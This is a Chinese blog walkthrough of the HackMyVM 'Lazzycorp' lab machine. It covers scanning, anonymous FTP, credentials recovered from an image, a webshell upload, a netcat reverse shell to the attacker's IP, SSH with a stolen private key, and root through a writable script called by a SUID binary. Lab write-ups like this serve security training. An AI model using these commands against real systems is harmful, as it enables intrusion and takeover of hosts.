HackMyVm-Lazzycorp

Lazzycorp
信息搜集
主机发现
1 | root@LAPTOP-O235O5EH [~] ➜ arp-scan -l [17:43:21] |
10.156.131.40
端口扫描
1 | root@LAPTOP-O235O5EH [~] ➜ rustscan -a 10.156.131.40 [17:43:26] |
80/tcp目录扫描



1 | root@LAPTOP-O235O5EH [~] ➜ gobuster dir -u http://10.156.131.40 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,zip,bak,js,py,sh,swp |

/robots.txt存在两个禁止访问的
但要注意Linux中web服务器路径是大小写敏感的。换成小写就对了返回了403
扫描一下
1 | root@LAPTOP-O235O5EH [~] ➜ gobuster dir -u http://10.156.131.40/auth-lazycorp-dev -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,zip,bak,js,py,sh,swp |
/login.php但是我们并不知道账号和密码,
根据前面的提示

可以知道凭证在图片里面。
同时前面rustscan扫出来21端口这是ftp的端口
ftp探测
匿名FTP是FTP协议的一个特性,允许用户无需提供有效的用户名和密码即可访问FTP服务器上的公共区域。通常,用户使用”anonymous”作为用户名,并且可以使用自己的电子邮件地址作为密码,尽管很多服务器实际上并不验证这个“密码”。
这里直接回车不用输入密码
1 | root@LAPTOP-O235O5EH [~] ➜ lftp 10.156.131.40 -u anonymous [18:04:41] |
note.jpg这就与前面的对上了,下载下来
1 | get note.jpg |
使用随波逐流大法

Username: dev
Password: d3v3l0pm3nt!nt3rn

登录成功是一个文件上传的功能

直接上传一句话木马文件,上传之后不知道在哪
但是之前在扫描/auth-lazycorp-dev的时候知道有一个uploads文件夹,经过尝试发现就是这个
提权
www shell
反弹shell
1 | busybox nc 10.156.131.64 7777 -e /bin/bash |

www-data -> arvind
在/home/arvind目录下存在arvind的私钥
可以利用私钥直接登录
1 | ssh arvind@10.156.131.40 -i /home/arvind/.ssh/id_rsa |
arvind -> root
在家目录中,有一个reset拥有suid权限

可以看到调用了/usr/bin/reset_site.sh
1 | arvind@arvindlazycorp:~$ ls -al /usr/bin/reset_site.sh |
既然拥有rwx权限那么在里面写入我们自定义的命
1 | arvind@arvindlazycorp:~$ vim /usr/bin/reset_site.sh |

触发恶意命令
1 | ./reset |
发现成功设置SUID位
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 Eecho&小站!
相关推荐
2026-01-19
HackMyVm-Motto
Motto 靶机地址:https://hackmyvm.eu/machines/machine.php?vm=Motto 信息搜集10.156.131.124 端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142434445root@LAPTOP-O235O5EH [~] ➜ rustscan -a 10.156.131.124 [11:24:53].----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._...
2026-01-19
HackMyVm-Helpdesk
Helpdesk 靶机地址:https://hackmyvm.eu/machines/machine.php?vm=Helpdesk 信息搜集主机发现12345678root@LAPTOP-O235O5EH [~] ➜ arp-scan -l [15:15:56] Interface: eth0, type: EN10MB, MAC: 5e:bb:f6:9e:ee:fa, IPv4: 192.168.100.35Starting arp-scan 1.10.0 with 512 hosts (https://github.com/royhills/arp-scan)......192.168.100.76 08:00:27:e5:04:39 PCS Systemtechnik GmbH......41 packets received by filter, 0 packets dropped by kernelEnding ...
2026-01-19
HackMyVm-Gameshell
Gameshell 靶机地址:https://hackmyvm.eu/machines/machine.php?vm=Gameshell 信息搜集10.213.193.127 端口搜扫1234567891011121314151617181920212223242526272829303132333435363738394041424344root@LAPTOP-O235O5EH [~] ➜ rustscan -a 10.213.193.127 [16:50:07].----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |....

2026-01-23
HackMyVm-ll104567
ll104567192.168.100.76 信息搜集端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142434445464748495051525354555657585960616263646566676869707172737475767778798081828384858687888990919293949596979899100101102103104105106107108109110111112113114115116117118119120121122123124125126127128129130131132133134135136root@LAPTOP-O235O5EH [~] ➜ rustscan -a 192.168.100.76 -- -sC -sV [10:38:22].----. .-. .-. .----..---....
2026-01-19
HackMyVm-pdf
pdf 靶机地址:https://hackmyvm.eu/machines/machine.php?vm=pdf 10.213.193.65 信息搜集端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142434445root@LAPTOP-O235O5EH [~] ➜ rustscan -a 10.213.193.65 [16:23:15].----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} &...
2026-01-16
HackMyVm-React
React192.168.100.50 信息搜集123456789101112131415161718192021222324252627282930313233343536373839404142(venv) root@LAPTOP-O235O5EH [/opt/tools/cve/CVE-2021-3129] git:(main) ➜ rustscan -a 192.168.100.50 [19:15:42].----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} ...